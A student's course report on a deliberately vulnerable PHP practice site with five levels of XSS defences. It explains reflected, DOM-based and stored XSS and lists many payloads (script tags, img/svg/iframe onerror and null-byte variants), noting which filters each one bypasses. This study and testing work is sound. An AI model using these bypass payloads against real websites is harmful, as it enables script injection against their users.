Name: Akshat Gupta

Registration Number: 18BIT0330


Project Review: 2


Slot: G1

Faculty: Prof. Sumaiya Thaseen


Title: OWASP Attacks and Vulnerability Assessment - *XSS Attacks*


i) Web Application Developed:






XSS
Home
XSS Level 1
XSS Level 2
XSS Level 3
XSS Level 4
XSS Level 5


localhost:8888/Vulnerability-Testing-Solutions/XSS/XSS_level1.php?username=<script>alert%28"HI"%29%3B<%2Fscript>&s...
Admin
Web2App
Sitemap
Robots.txt
Résume
localhost:8888 says
HI
OK



GitHub Repo: https://github.com/akshatvg/Vulnerability-Testing-Solutions

- Vulnerability Testing Solutions is a vulnerable website we developed to implement and prevent client-side attacks like DDoS, XSS, CSRF, SQL Injection and Spoofing.

- There is a provision on the homepage to choose the attacks you want to try out in different levels of security implementation.

- There are 5 levels of XSS attacks depending on the mechanism used to prevent it. Various mechanisms like sanitising, string replacement, regex, etc are used.

ii) Design of the System & Description:

- The application is a PHP based server-side rendering website. The technical stack for the project is PHP, HTML, CSS, JavaScript and SQL.

- We also have hosted the application on an Azure Ubuntu based Virtual Machine at https://security-app-isaa.azurewebsites.net with a SQL server.


- The index page helps the user connect to the SQL DB for the SQL Injection to be implemented as the server needs to connect to the database to be accessed later. The tables and rows are then created automatically using simple SQL commands in the PHP application.

- The user has a choice now to choose whether they want to do an SQL Injection attack or XSS attack.

- In the first level of XSS, no security mechanism is used.

- In the second level of XSS, the string “<script>” is searched for and removed. The problem with this is the “</script>” isn’t removed.

- In level 3, the previous issue is also taken care of through regex.
- In level 4, in addition to level 3 security, other attack words like script, prompt, alert and h1 are removed.
- In level 5, the "<" is removed from all the places so any kind of HTML tag doesn't work.




iii) Implementation of the Attack:

All 3 types of XSS were tried:


- **Reflected:**
  Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. In some cases, the user provided data may never even leave the browser

  Attack Script:
  <script>alert("Reflected XSS");</script>



- **DOM Based:**
  DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e., the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser. For example, the source (where malicious data is read) could be the URL of the page (e.g., document.location.href), or it could be an element of the HTML, and the sink is a sensitive method call that causes the execution of the malicious data (e.g., document.write).”

Attack Script:
<*script*>document.body.style.backgroundColor=“red”;</*script*>




- **Stored:**

  Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser. With the advent of HTML5, and other browser technologies, we can envision the attack payload being permanently stored in the victim's browser, such as an HTML5 database, and never being sent to the server at all.

  Attack Script:

<script>var body = 'Stored XSS'; response.writeHead(200, {'Content-Length': body.length,'Content-Type': 'text/plain' });</script>



Hence, without any security in XSS level 1, the attacks are implemented successfully.

Observations:

1) The following payloads worked in the **first level only** since it had very basic security:
<script>alert(123);</script>
<ScRipT>alert("XSS");</ScRipT>
<script>alert(123)</script>
<script>alert("hellox worldss");</script>
<script>alert(“XSS”)</script>
<script>alert(“XSS”);</script>
<script>alert(“XSS”)</script>
<script>alert(/XSS/)</script>
<script>document.body.style.backgroundColor="red";</script>

2) The following payloads worked in the **second level as well as the first level** as <script> was removed so previous tags didn’t work:
<IMG SRC=jAVasCrIPt:alert(“XSS”)>
<IMG SRC=javascript:alert(“XSS”);>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=javascript:alert(“XSS”)>
<img src=xss onerror=alert(1)>
*<iframe %00 src="	javascript:prompt(1)	"%00>*
<svg><style>{font-family:'<iframe/onload=confirm(1)>'
<input/*onmouseover="javaSCRIPT:confirm(1)"*
<sVg><scRipt %00>alert(1) {Opera}
<img/src=`%00` onerror=this.onerror=confirm(1)
<audio src/onerror=alert(1)>

3) The following payloads for second level also worked for **third** and **fourth levels** despite different security precautions taken:
*<iframe %00 src="	javascript:prompt(1)	"%00>*
<svg><style>{font-family:'<iframe/onload=confirm(1)>'
<input/*onmouseover="javaSCRIPT:confirm(1)"*
<sVg><sc*Ript %00>alert(1) {Opera}*
<img/src=`%00` onerror=this.onerror=confirm(1)
<audio src/onerror=alert(1)>
<video src=1 onerror=alert(1)>
<audio src=1 onerror=alert(1)>

4) The final level (**fifth level**) prevents all kind of attacks and none of the payloads work as any kind of HTML scripts are removed.